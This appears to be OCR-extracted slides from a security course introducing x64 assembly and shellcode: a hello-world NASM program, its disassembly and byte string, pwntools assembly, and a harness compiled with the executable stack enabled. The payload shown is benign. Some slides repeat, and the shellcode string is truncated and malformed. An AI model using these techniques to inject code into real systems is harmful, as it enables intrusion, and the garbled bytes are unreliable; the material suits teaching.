
x64 assembly

- Calling convention
  - call foo(0x1337,0xdeadbee)




x64 assembly

- Calling convention
  - call foo(0x1337,0xdeadbee)




x64 assembly

- Calling convention
  - call foo(0x1337,0xdeadbee)




x64 assembly

- Calling convention
  - call foo(0x1337,0xdeadbee)




x64 assembly

- Calling convention
  - call foo(0x1337,0xdeadbee)



x64 assembly

- Calling convention
  - call foo(0x1337,0xdeadbee)



x64 assembly

- Hello world
  - nasm -felf64 hello.s -o hello.o
  - ld -m elf_x86_64 hello.o -o hello

```
1  global _start
2
3  section .text
4  _start :
5      xor rax,rax
6      xor rbx,rbx
7      xor rcx,rcx
8      xor rdx,rdx
9      jmp str
10 write :
11     mov rax,1 ;write
12     inc rdi
13     pop rsi
14     mov rdx,12
15     syscall
16
17     mov rax,60 ;exit
18     syscall
19
20 str :
21     call write
22     db 'Hello world',0
23
```

x64 assembly

- Shellcode
  - 顧名思義，攻擊者主要注入程式碼後的目的為拿到 shell ，故稱 shellcode
  - 由一系列的 machine code 組成，最後目的可做任何攻擊者想做的事

x64 assembly

- Hello world shellcode

```
0000000000400080 <_start>:
  400080:       48 31 c0                xor    rax,rax
  400083:       48 31 db                xor    rbx,rbx
  400086:       48 31 c9                xor    rcx,rcx
  400089:       48 31 d2                xor    rdx,rdx
  40008c:       eb 17                   jmp    4000a5 <str>

000000000040008e <write>:
  40008e:       b8 01 00 00 00          mov    eax,0x1
  400093:       48 ff c7                inc    rdi
  400096:       5e                      pop    rsi
  400097:       ba 0c 00 00 00          mov    edx,0xc
  40009c:       0f 05                   syscall
  40009e:       b8 3c 00 00 00          mov    eax,0x3c
  4000a3:       0f 05                   syscall

00000000004000a5 <str>:
  4000a5:       e8 e4 ff ff ff          call   40008e <write>
  4000aa:       68 65 6c 6c 6f          push   0x6f6c6c65
  4000af:       20 77 6f                and    BYTE PTR [rdi+0x6f],dh
  4000b2:       72 6c                   jb     400120 <str+0x7b>
  4000b4:       64                      fs
```

shellcode[] = “\x48\x31\xc0\x48\x31\xdb\x48\x31\xc9\x48\x31\xd2\xeb\x17…….\x7x\x6c\x64”

x64 assembly

- 產生 shellcode
  - objcopy -O binary hello.bin shellcode.bin
  - xxd -i shellcode.bin

x64 assembly

- Using Pwntool
  - http://docs.pwntools.com/en/stable/asm.html
- Pwntool bunutils
  - http://docs.pwntools.com/en/stable/install/binutils.html

x64 assembly

- pwn.asm

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *

context.arch = "amd64"
s = asm("""
    xor rax,rax
    xor rdi,rdi
    xor rsi,rsi
    xor rdx,rdx
    jmp getstr
write :
    pop rsi
    mov rax,1
    mov rdi,1
    mov rdx,12
    syscall

    mov rax,0x3c
    syscall

getstr :
    call write
    .ascii "hello world"
    .byte 0
""")
```


x64 assembly

- Test your shellcode
  - *gcc -z execstack test.c -o test*

```c
#include <stdio.h>

